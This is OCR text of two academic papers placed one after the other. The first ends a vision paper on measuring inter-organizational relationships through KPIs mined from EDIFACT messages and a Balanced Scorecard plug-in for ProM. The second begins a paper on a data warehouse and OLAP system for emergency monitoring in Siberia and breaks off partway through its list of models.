As mentioned earlier, our approach applies the BSC methodology for lifting operational measurements to the business level. Originally, the BSC methodology is used for internal performance analysis tasks [11]. The essence of the BSC methodology is to help align KPIs with business goals deliberately across different perspectives (i.e. Finance, Customer, Process, as well as Learning and Growth). Thereby, it provides a brief overview on organizational performance. Following the BSC methodology, the evaluation is score-based where each business objective has its own score calculated from its corresponding KPIs. Thus, the KPIs used in the BSC methodology must be measured quantitatively for providing the score for an objective evaluation. Because of its benefits, the BSC methodology became one of the most promising measurement systems [11] and is currently widely applied as the strategic planning and management system within an organization [15]. Several attempts have been made in applying the BSC methodology in the SCM domain. For instance, [16] discusses the interrelationship between the BSC methodology and the SCM area and introduces the example of supply chain performance analysis based on balanced scorecards. Similar work has been addressed by [17]. Furthermore, [18] and [19] study the examples of KPIs commonly used to measure supply chain performance following the BSC manner. These works prove the usefulness of applying the BSC methodology in an inter-organizational context. In our context, however, we aim at integrating inter-organizational evaluation as well as internal evaluation by utilizing inter-organizational KPIs for measuring internal business goals.

The cornerstone for implementing the BSC methodology in our approach is semantic technology. Thereby, ontology linking is utilized for establishing relationships between business goals and the corresponding KPIs. For instance, [20] focuses on modeling and monitoring of KPIs. However, no relationships between business goals and KPIs are considered in their work, whereas we mean to do so. In [21], the authors introduce an approach that integrates business goal ontologies and a business process modeling framework to perform the analysis against strategic business goals. This can be considered as a top-down approach since, in order to perform the evaluation against the goals, the goal-based business process is required to be modeled before. In contrast to [21], we concentrate on extracting KPIs resulting from existing business processes and the corresponding business data, as well as relating those KPIs to business goals. Furthermore, existing concepts in the areas of business goals and KPIs are well-defined and reusable. However, these concepts have to be modified and extended appropriately to fit the needs of inter-organizational message exchanges.

III. Research Questions

The ultimate aim of this work is to assess IORs from messages exchanged during electronic business transactions. Accordingly, the main research question is defined as: *"Can*

we measure IORs by observing and analyzing electronically exchanged messages?". In the particular context of the work presented we focus on EDIFACT messages whereas the approach is developed in a generic manner for the sole application beyond EDIFACT standards. To answer this research question the following two sub-research questions are derived.

A. "What are useful KPIs derived from mined choreographies and the corresponding content of EDIFACT messages for evaluating IORs?"

For addressing the first research question we intend to perform the following steps: first, choreographies are mined based on the exchange of business messages. Second, these choreographies are analyzed in combination with actual business information conveyed in electronic business transactions. Thereby, we intend to identify inter-organizational KPIs. In other words, we aim at defining measures playing a key role for performance measurement. Compared to existing KPIs, the KPIs defined as part of the approach represent concrete measures implying the fulfillment of a companies' business goals. We believe that measuring the performance for IORs, based on KPIs which are derived from an operational perspective, gives us a clearer view and a better understanding of IORs.

KPIs are usually identified dependent on the context of a particular business scenario. Moreover, they are flexible and vary from organization to organization. Most likely, organizations might want to define their own KPIs in case the predefined KPIs, developed as part of the approach presented, are not enough for them. For these reasons, we also intend to develop a business cockpit facilitating the modeling and the querying of KPIs from existing business messages. In particular, the business cockpit is provided as a ProM plug-in. By viewing the choreography model and the actual business content at the same time, the relation of each activity in the choreography and its related exchanged information can be examined simultaneously. By this, the analysis can be achieved based on the integration of both, business process view and business document view. Corresponding to the first research question, the following contributions are described.

Inter-organizational KPIs. A set of potential KPIs for inter-organizational business use cases are defined. As described before, we attempt to extract inter-organizational knowledge as operational measures for the assessment of IORs from EDIFACT messsages. The identified KPIs can be used as concrete evidence supporting the evaluation of IORs.

Process View and Document View Integration. Generally speaking, the business cockpit allows business analysts to model their own KPIs. By integrating the business process view with the business document view the modeler can observe the coherent information between executed business processes and the related business information conveyed in electronic business transactions.

B. "How can we relate KPIs to business goals for measuring business performance using the Balanced Scorecard methodology?"

Besides the ambiguity of evaluating IORs it is also difficult to determine the outcome from IORs [3]. In the approach presented in this paper, inter-organizational KPIs are derived from operational information, i.e. the content of business documents. These KPIs are considered as operational information since they reflect IORs at the operational level. Consequently, for understanding IORs, their outcome, as well as their impact on an organization's performance, we need to lift the evaluation of KPIs to the business level. For these reasons, the BSC approach is applied as a bridge between these levels. In general, the BSC methodology allows analyzing an organization's performance against business goals by linking each business goal to a set of corresponding KPIs across different perspectives. The evaluation in terms of the BSC methodology is based on the score concepts. In particular, each business goal has its own score which is calculated based on its assigned KPIs. Such an approach makes quantitative measurements obvious and meaningful and hence, reveals the impact of IORs on a firm's performance.

Therefore, we also aim to extend the aforementioned business cockpit for serving as an inter-organizational analysis and monitoring tool supporting the BSC methodology. One of the challenges to be addressed as part of this research question is ensuring the correctness of user-defined KPIs in terms of compliance with the Balanced Scorecard methodology. The underlying foundation of the BSC methodology used in this approach is based on semantic technology. This in turn allows ontology-based linking between KPIs and business goals. Hereby, the EDIFACT data, KPIs and business goals are lifted to the business level through concepts in ontologies. Consequently, existing concepts in EDIFACT messages can be used to model KPIs on the conceptual level. Similar to predefined KPIs, these user-defined KPIs may again be linked to business goals. Utilizing semantic technology offers several advantages. These include reasoning over EDIFACT messages and facilitating the semi-automatic calculation of KPIs as well as their evaluation against business goals. Therefore, the contributions of the second research question are defined as follows.

Inter- and Intra-organizational Evaluation, and Balanced Scorecard Integration. The BSC methodology is commonly applied as an internal performance measurement system inside an organization. We aim at combining the evaluation of both, the internal as well as the inter-organizational perspective by analyzing IORs. This is supported by a business cockpit supporting the linking of inter-organizational KPIs to internal business goals of an organization. Thereby, organizations can understand the impact of IORs on their performance based on the explicit links between KPI measurements and business goals.

Semantic Performance Analysis. For utilizing the BSC methodology on the conceptual level, semantic technology




Fig. 2. Preprocessing Stage

is used. Therefore, business information, KPIs, and business goals are represented and modeled as an ontology. These ontologies enable the semi-automatic calculation of KPIs as well as the evaluation of the corresponding business goals.

IV. Architecture

In the following the architecture of the proposed framework is described. As introduced earlier, dealing with business processes as well as business documents requires the preprocessing of actual business data. Therefore, first, the preprocessing stage is described followed by framework architecture for semantic performance analysis.

A. Preprocessing

An overview of the preprocessing stage is illustrated in Fig. 2. As shown in Fig. 2, Mark 1, the first step is to correlate EDIFACT messages to process instances. In the course of the EDImine project, a correlation plug-in[2] is developed for grouping related EDIFACT messages into process instances which are then converted to an XES event log [5] (cf. Fig. 2, Mark 2). The XES file format stores data as an event log where each trace represents a process instance and where each event corresponds to exchanged messages. The XES file format also provides an extension mechanism for storing additional information. In other words, the extension mechanism allows us to create additional attributes for storing information in logs, traces, and events.

By leveraging this extension mechanism we extend the correlation plug-in for extracting business content from business messages and store the extracted information in the XES event log. Moreover, the correlation plug-in is extended for deriving business concepts and the relationships between these concepts from business messages. The extracted concepts are then modeled and stored as a business ontology (cf. Fig. 2, Mark 3). In other words, the business ontology is used for describing EDIFACT data as well as the relationship between the concepts on the conceptual level. Furthermore, the concepts of the business ontology are annotated with additional information referencing data elements stored in the XES event log.

The XES event log is then used for mining business processes utilizing existing process mining plug-ins provided through the ProM tool. The result of applying process mining to the XES event log exposes a choreography model (cf. Fig. 2, Mark 4) showing the information exchange in business processes. Summarizing, the XES event log, the business ontology, as well as the mined choreography model serve as input for further processing based on the BSC methodology (cf. Fig. 2, Mark 5), i.e. for tackling the research questions defined earlier. So far, a mechanism for extracting business ontologies from EDIFACT message types has been developed. Thereby, the mechanism parses the EDIFACT directories and aggregates message type definitions with descriptive information of data fields, code lists, etc. This enables the users to work with conceptualized business information instead of codified EDIFACT documents for defining KPIs. Furthermore, the correlation plug-in is currently being extended for annotating the XES event log with information from the extracted business ontologies.

B. Business Performance Analysis

Regarding to the BSC methodology, the score of each objective is calculated by measuring the related KPIs and convert the resulting values to KPI scores. The four basis elements of the BSC methodology include: objective, KPI, perspective, and initiative. An objective (cf. Fig. 3, Mark 5) describes what an organization wants to achieve and KPIs (cf. Fig. 3, Mark 4) are used for measuring the achievement. These objectives are typically assigned to perspectives (cf. Fig. 3, Mark 6). Furthermore, initiatives are assigned to KPIs representing actions to help an organization in achieving its business goals. In the approach presented in this paper we focus on objectives, KPIs, and perspectives. The reason is that objectives and KPIs are commonly used for calculating achievements in practice. Furthermore, the development of objectives and KPIs is constrained according to perspectives. As illustrated in Fig. 3, the main elements supported by the BSC plug-in include KPI Modeling and Querying (cf. Fig. 3, Mark 1) and Balanced Scorecard Implementation (cf. Fig. 3, Mark 2). Note that the description of the framework in the following refers to the example illustrated in Fig. 3.

The KPI modeling and querying functionality allows users to model their KPIs from existing business information based on the mined choreography model as well as the extracted business information. It is designed to visualize the choreography model together with the business information related to each activity of the choreography model (cf. Fig. 3, Mark 3). Each activity may then be expanded causing all available related concepts from the business ontology to be listed. Hereby, users can select data at the conceptual level instead of

[2] http://edimine.ec.tuwien.ac.at (visited Jan 24, 2012)




Fig. 3. EDImine Balanced Scorecard Plug-in

low-level EDIFACT data elements. The benefit of combining both, the business process view and the business information view, is two-fold. First, it makes the information coherent which is easy to perceive. Second, it captures the flow of information. For instance, order changes can be investigated by looking through a particular process instance. For modeling KPIs (cf. Fig. 3, Mark 4), users are supported in creating a calculation expression using available concepts from the business ontology. When KPIs are calculated, the plug-in searches for corresponding data elements in the XES event log which are annotated with relevant concepts. Thereby, the hierarchy in the business ontology is utilized for supporting the search of corresponding data elements in the XES event log. For example, in case users aim at querying the quantity of a product order, the users may choose to query for either all products (i.e. the main concept) or for a specific product (i.e. a subconcept).

The second functionality of the plug-in is the balanced scorecard implementation as depicted in Fig. 3, Mark 2. The BSC implementation supports the modeling of business objectives (cf. Fig. 3, Mark 5) and perspectives (cf. Fig. 3, Mark 6) according to the BSC methodology. Consequently, the plug-in supports assigning objectives to perspectives, and KPIs to objectives. In other words, the modeling of BSC elements has to conform to the Balanced Scorecard Ontology, illustrated in Fig. 3, Mark 7. This results in a BSC model serving as a basis for analysis and calculation of KPIs and business achievements.

At the time of writing, a modeling environment for modeling balanced scorecards has been created. Furthermore, a model for ontology linking has been defined. In other words, the model allows assigning KPIs to objectives of the BSC methodology via the explicit relationship defined in the Balanced Scorecard ontology illustrated in Fig. 3, Mark 7 (i.e. ”measures” relationship). Details on the model for ontology linking are, however, beyond the scope of this vision paper. The next steps include finalizing the implementation for modeling KPIs as well as integrating the model for ontology linking into the modeling environment. Based on the modeling environment, the analysis and the calculation may be achieved utilizing semantic technology which is subject to further research.

V. Outlook

In this vision paper we presented two research questions dealing with the evaluation of IORs and their impact on an organization's performance based on EDIFACT messages. In other words, the overall aim of the proposed approach is finding strategies for supporting the evaluation of IORs from electronically exchanged business messages. The fundamental idea pursued is examining EDIFACT messages for deriving inter-organizational KPIs and utilizing these KPIs for evaluating IORs based on the BSC methodology. So far, the BSC methodology has been widely applied for performance analysis within organizations. In the context of the work presented, a framework based on the BSC methodology is provided for enabling inter-organizational performance analysis. Moreover, intra- as well as inter-organizational performance analysis is combined for leveraging the benefits of both.

In addition, a corresponding tool implementation of the proposed framework helps bringing the evaluation of IORs into practice. This way, business analysts are provided with the necessary support for assessing business collaborations with business partners in terms of a collaboration's values and benefits. Although we concentrate on EDIFACT standard, the performance analysis approach is developed in a generic manner independent from any particular message standard. For the application of the approach to other message formats, only a representation of business information according to the XES event log and in addition a corresponding business ontology describing the concepts in the business messages, are needed. Therefore, the framework is flexible to be applied for other EDI standards or message exchange approaches. So far, the BSC ontology and the plug-in supporting the modeling of BSCs have been and are continued to be developed. In a consecutive step, the functionality for KPI querying as well as for BSC calculation is being tackled.

References

[1] A. Vereecke and S. Muylle, "Performance improvement through supply chain collaboration in Europe," *International Journal of Operations & Production Management*, vol. 26, pp. 1176 – 1198, 2006.

[2] P. J. Daugherty, R. G. Richey, A. S. Roath, S. Min, H. Chen, A. D. Arndt, and S. E. Genchev, "Is collaboration paying off for firms?" *Business Horizons*, vol. 49, no. 1, pp. 61–70, 2006.

[3] K. Provan and J. Sydow, "Evaluating inter-organizational relationships," *The Oxford handbook of inter-organizational relations. Oxford: Oxford University Press.*, pp. 691–718, 2008.

[4] R. Engel, W. Krathu, M. Zapletal, C. Pichler, W. M. P. van der Aalst, and H. Werthner, "Process Mining for Electronic Data Interchange," in *12th International Conference on Electronic Commerce and Web Technologies EC-Web 2011, Toulouse, France, August 29 - September 2*, ser. Lecture Notes in Business Information Processing 99. Springer, 2011.

[5] R. Engel, W. M. P. van der Aalst, M. Zapletal, C. Pichler, and H. Werthner, "Mining Inter-Organizational Business Process Models from EDI Messages: A Case Study from the Automotive Sector," in *Accepted for publication at 24th International Conference on Advanced Information Systems Engineering (CAiSE'12), Gdask, Poland, 25 - 29 June*, ser. To appear in Lecture Notes of Computer Science. Springer, 2012.

[6] J. Berge, *The EDIFACT Standards*. Blackwell Publishers, Inc., 1994.

[7] K. Vollmer, M. Gilpin, and J. Stone, *B2B Integration Trends: Message Formats*. Forrester Research, 2007.

[8] H. M. W. Verbeek, J. C. A. M. Buijs, B. F. van Dongen, and W. M. P. van der Aalst, "XES, XESame, and ProM 6," in *Information Systems Evolution*, ser. Lecture Notes in Business Information Processing, W. M. P. van der Aalst, J. Mylopoulos, N. M. Sadeh, M. J. Shaw, C. Szyperski, P. Soffer, and E. Proper, Eds. Springer, 2011, vol. 72, pp. 60–75.

[9] W. Aalst, *Process Mining: Discovery, Conformance and Enhancement of Business Processes*. Springer, 2011.

[10] W. M. P. van der Aalst, H. A. Reijers, A. J. M. M. Weijters, B. F. van Dongen, A. K. Alves de Medeiros, M. Song, and H. M. W. Verbeek, "Business Process Mining: An Industrial Application," *Information Systems*, vol. 32, pp. 713–732, 2007.

[11] R. S. Kaplan and D. P. Norton, "The Balanced Scorecard - Measures That Drive Performance," *Harvard Business Review*, vol. January-February, pp. 71–79, 1992.

[12] M. CASEY, "Partnership - success factors of interorganizational relationships," *Journal of Nursing Management*, vol. 16, no. 1, pp. 72–83, 2008.

[13] F. Zhao, "Performance Measure for Inter-organizational Partnership," in *The 7th International Conference on ISO 9000 and TQM*, 2002.

[14] C. Storerl and M. Quaddus, "Preliminary Evaluation of Inter-Oraganizational Information Systems and Relationships," in *PACIS 2003 Proceedings*, 2003.

[15] W. W. Eckerson, *Performance Dashboards*. John Wiley & Sons, Inc., Hoboken, New Jersey., 2006.

[16] P. C. Brewer and T. W. Speh, "Using the balanced scorecard to measure supply chain performance," *Journal of Business*, vol. 21, no. 1, pp. 75–93, 2000.

[17] H.-J. Bullinger, M. Kuehner, and A. V. Hoof, "Analysing supply chain performance using a balanced measurement method," *International Journal of Production Research*, vol. 40, no. 15, pp. 3533–3543, 2002.

[18] K. J.P.C. and S. M.T., "Performance metrics in supply chain management," *Journal of the Operational Research Society*, vol. 54, no. 5, pp. 507–514, 2003.

[19] A. Chia, M. Goh, and S.-H. Hum, "Performance measurement in supply chain entities: balanced scorecard perspective," *Benchmarking: An International Journal*, vol. 16, pp. 605–620, 2009.

[20] B. Wetzstein, Z. Ma, and F. Leymann, "Towards Measuring Key Performance Indicators of Semantic Business Processes," in *Business Information Systems*, ser. Lecture Notes in Business Information Processing. Springer, 2008, vol. 7, pp. 227–238.

[21] I. Markovic and M. Kowalkiewicz, "Linking Business Goals to Process Models in Semantic Business Process Modeling," in *Proceedings of the 2008 12th International IEEE Enterprise Distributed Object Computing Conference*. Washington, DC, USA: IEEE Computer Society, 2008, pp. 332–338.

Emergency situations monitoring using OLAP tehnology

T.G. Penkova, A.V. Korobko, V.V. Nicheporchuk
Institute of Computational Modeling of the Siberian Branch of the Russian Academy of Science, Krasnoyarsk, Russia
penkova_t@icm.krasn.ru, lynx@icm.krasn.ru, valera@icm.krasn.ru

An approach to efficiency improvement of monitoring of the emergency situations for the Siberian region is suggested in this paper. It is based on integration of data processing and storage technologies: Data Warehouse, OLAP and Expert systems. The data warehouse provides accumulation of data from isolated monitoring services. The OLAP tools allow a user to perform multiaspect monitoring of natural and anthropogenic emergency situations. The expert systems technology enables user to estimate of the emergencies risk based on state indicators. Suggested original methods and tools are embedded in emergency situations monitoring system "Espla-M". The system "Espla-M" is implemented in Ministry of emergency of Siberian Region.

I. INTRODUCTION

Great amount of data should be processed everyday for natural and anthropogenic emergency prevention and forecast in time. Nowadays, an automatic monitoring system is developing in Siberian region for operative observing of technosphere objects and environmental conditions. There are many isolated monitoring services with local operative databases. But, there isn't integrated monitoring system. Monitoring data consolidation, operative data downloading from heterogeneous sources, on-line analytical data processing and emergencies state control are required to improve efficiency of emergencies monitoring.

In the paper, an approach to efficiency improvement of monitoring of the emergency situations for the Siberian region is suggested. It is based on integration of data processing and storage technologies: Data Warehouse, OLAP and Expert systems. The data warehouse provides accumulation of data from isolated monitoring services. The OLAP tools allow a user to perform multiaspect monitoring of natural and anthropogenic emergency situations. The expert systems technology enables user to estimate of the emergencies risk based on state indicators. Suggested original methods and tools are embedded in emergency situations monitoring system "Espla-M". The system "Espla-M" is implemented in Ministry of emergency of Siberian Region.

The paper is structured as follows. Section II describes monitoring of the emergency situations for the Siberian region and main problems. Section III presents storage schema and content of the original emergencies data warehouse. In section IV the OLAP tools and a set of particular analytical models for monitoring fields are considered. Section V describes the approach to emergencies risk estimation based on a comparison of the actual monitoring data with their crucial values. Section VI represents the paper conclusions.

II. EMERGENCY SITUATIONS MONITORING OF SIBERIAN REGION

The Siberian territory is characterized by high level of natural and anthropogenic emergency hazard. Because of geographic location, climatic conditions and social-economic reasons, the risk of mortality in an emergency in Siberia exceeds ten times acceptable international and average Russian levels [1]. Today, to improve safety of population and territories, a number of emergencies preventing and mitigating actions is implemented. One of the most important preventing actions is the developing of the emergency monitoring and prediction system.

Regional organizational system of emergency monitoring and prediction is the administrative form of territorial management in the field of civil defense, emergencies and elimination of consequences of natural and anthropogenic disasters [2]. The system includes subdivisions of federal authority, region government departments and other organizations that provide supervision of natural and anthropogenic emergency situations in Siberian region. The scheme of information interaction between participants of the emergency monitoring system is presented on Fig.1.

In accordance with established normative acts [2, 3] the Regional organizational system of emergency monitoring and prediction is coordinated by Center of emergency monitoring and prediction of Krasnoyarsk region (CMP).

The main tasks of the CMP are:

- realization of regional policy safety of population and territories;
- observation of sources natural and anthropogenic emergency situations;
- risk factors monitoring;
- emergency data accumulation;
- analytical data processing and forecasting;

- estimation of emergency risk and consequences;
- forming of preventing and mitigating recommendations.




Figure 1. The scheme of information interaction between participants of the emergency monitoring system

Nowadays, there are number of important fields of emergency situations monitoring: meteorology, hydrology, seismology, radiation, spring flood, housing and communal services. Characteristics of technosphere objects and environmental conditions are registered by several different monitoring services.

The system of meteorological and hydrological monitoring in Krasnoyarsk Region consists of 80 weather-stations and 300 hydrological posts. Observations of water bodies are conducted by 9 hydropower stations.

The system of seismic monitoring consists of 12 seismic stations that are located in Baikal-Altai Region of Siberia South and on important industrial objects of Krasnoyarsk Region. Seismic stations can record basic parameters of seismic events in the 300 km area quickly and precisely. The sensors register even low-energy earthquakes and allow observer to distinguish industrial explosions and to control "seismic weather".

The radiation supervision system ASKRO – Automated system of radiation state monitoring – is presented by 34 controlling posts which are situated in 100 km area of Mining and Chemical Plant. The sensors register value of the expose dose of gamma-ray, meteorological parameters and value of gamma-emitting radionuclides activity in Yenisei River. [4].

The system of technosphere objects monitoring provides control of long-span constructions in crowded places and objects of housing and communal services (e.g. heat source, energy supply, fuel supply). The control of these objects is very important for population safety because the number of accidents in the systems of housing and municipal services and severity of their consequences have been increased in the last years.

In addition, the emergency monitoring system includes the number of sensors for automatic control of hydrological, seismic and flood situations. As a result, the CMP accumulates a numerical data (e.g. water and snow level) and nonparametric data, such as photography, video of flood areas and the situation on the highways.

Domain research of regional organizational system of emergency monitoring and prediction allows us to detect some specific problems. There are many isolated monitoring services with local operative databases. There isn't permanent data flow from the different monitoring services to the CMP. So, accumulated data can't be processed comprehensively by the CMP.

For informational analytical support of CMP activities, methods and tools of monitoring data integration and processing are required.

The original emergencies monitoring system "ESPLA-M" has been developed for on-line analytical decision making support of CMP at the Institute of Computational Modeling of the Siberian Branch of the Russian Academy of Science. The system is aimed to solve the problems of data integration, comprehensive analytical processing and visualization of analytical results. The goal is reached by simultaneous using of data processing and storage technologies: Data Warehouse, OLAP, GIS and Expert systems.

III. DATA WAREHOUSE OF EMERGENCIES MONITORING

A data warehouse technology is widely used in business analysis and decision making process. Data warehousing is an approach to integrate information from multiple, very large, distributed and heterogeneous operational databases and other sources.

A data warehouse is a subject oriented, nonvolatile, integrated, time variant collection of data in support of management's decisions [5]. The data in the data warehouse can be arranged in different ways. Data structure defines the opportunity for applying such modern technologies as OLAP and Data Mining.

The original data warehouse managing tool (data warehouse manager – DWM) and storage schema have been developed for emergencies monitoring support in CMP [6]. The domain specific requires special data warehouse structure and particular DWM functions.

In accordance with CMP tasks, organizing DW structure includes three basic layers: the layer of stationary storage, the layer of analytical objects and the layer of pre-loading processing (Fig.2).




Figure 2. The DWM objects tree

The stationary storage layer contains main part of monitoring data and consists of fact tables and dimension tables. The layer of analytical objects includes analytical models, aggregates tables and reports. These analytical objects are used for on-line analytical processing. The layer of pre-loading processing provides loading and preliminary processing of monitoring data from heterogeneous operational databases. This layer includes data sources, loading scripts and temporary tables.

There are historical and actual data in the fact tables in the stationary storage. Historical data includes archive monitoring data. Referenced data as a dimension tables includes Russian, regional and specialized classifiers and glossaries. The stationary storage content is represented in Table 1.

TABLE I. THE STATIONARY STORAGE CONTENT

Monitoring fields	Fact tables	Dimension tables
Emergency situations	– Emergencies data; – Accidents data.	– Territories; – Emergency types; – Emergency scale; – Emergency causes; – Fire-prevention groups.
Meteorological situation	– Meteorological data from meteostations (e.g. temperature, speed and direction of wind, atmospheric precipitation, air moisture, atmospheric pressure); – Weather forecast; – Meteorological data from sensors.	– Territories; – Meteostations; – Dangerous weather events; – Sensors.
Hydrological situation	– Water level of the rivers; – Water discharge of the hydro power plants; – Water level of hydro power plants; – Ice conditions.	– Territories; – Water bodies; – Hydroposts; – Hydro power plants; – Crucial water levels of the rivers; – Crucial water levels of hydro power plants; – Acceptable levels of water discharge; – Freezing-over types.
Seismological situation	– Seismic events characteristic (e.g. depth, magnitude, diameter of the transient cavity, epicenter coordinates).	– Territories; – Seismic stations; – Seismic event types.
Radiation situation	– Expose dose of gamma-ray; – Volumetric activity of gamma-emitting radio nuclides in water.	– Territories; – Sensors; – Crucial doses of gamma-ray.
Flood situation	– Flood areas; – Condition of hydraulic facilities.	– Territories; – Hydraulic facilities types; – Hydraulic facilities states; – Water bodies; – Dangerous objects.
Housing and communal services	– Data about the preparation for heating season (e.g. fuel reserves, fuel supply, equipment reserve, material and financial resources); – Condition of objects (e.g. heat source, energy source, electric power lines, communication); – Housing and communal accidents.	– Territories; – Housing and communal objects; – Housing and communal objects types; – Housing and communal accidents types; – Fuel types; – Financing sources; – Communal services.

The analytical models of the analytical objects layer are set of data marts for on-line analytical processing of monitoring data. Each data mart has a number of prepared data representations as the analytical models (OLAP-models). The aggregate tables store intermediate results for complex analysis. Important results of analytical processing can be represented as the analytical reports and can be saved in the analytical objects layer too.

The data sources of the pre-loading processing layer provide connections with heterogeneous operational databases. The loading scripts enable DWM to load and refresh monitoring data from different sources, according to timetable. The temporary tables of the pre-loading processing layer are used for storing intermediate loading data during their conversion.

In addition, DWM has special section “The analytic portfolios” that consists of analytical portfolios – a set of analytical models for different user roles.

So, the data warehouse of emergencies monitoring accumulates data from different monitoring services for the further multiaspect analytical processing.

IV. ON-LINE ANALYTICAL PROCESSING OF MONITORING DATA

The On-line analytical processing (OLAP) is used for analytical decision making support [7]. The OLAP tools and methods developing and extension of OLAP implementing scope are of importance today.

The DWM is integrated with original on-line analytical processing tools for emergences monitoring. The “Espla-M” means allows user to create and modify analytical models and to use these for analytical portfolio forming. OLAP-models are used for situations multiaspect analysis, on-line estimating of the emergencies risk and forecasting of the emergencies consequences.

A set of particular OLAP-models have been developed for each of the monitoring field.

Field: Emergency situations

OLAP-model: Controlled emergencies

Dimensions: Year, Emergency date, Emergency liquidation date, Place, Emergency type, Emergency scale and Emergency cause.

Facts: Died people, Victims, Emergencies count and Material damage.

Field: Meteorological situation

OLAP-model: Temperature
Dimensions: Year, Place, Date, Meteostation
Facts: Temperature

OLAP-model: Speed and direction of wind
Dimensions: Year, Place, Date, Meteostation
Facts: Speed of wind and Direction of wind

OLAP-model: Weather forecast
Dimensions: Date, Territory
Facts: Weather forecast description

OLAP-model: Meteorological data from sensors
Dimensions: Year, Place, Date, Sensor
Facts: Temperature, Speed and direction of wind, Air moisture, Atmospheric pressure

Field: Hydrological situation

OLAP-model: Water level of the rivers
Dimensions: Year, Date, Month and day, Hydroposts, River
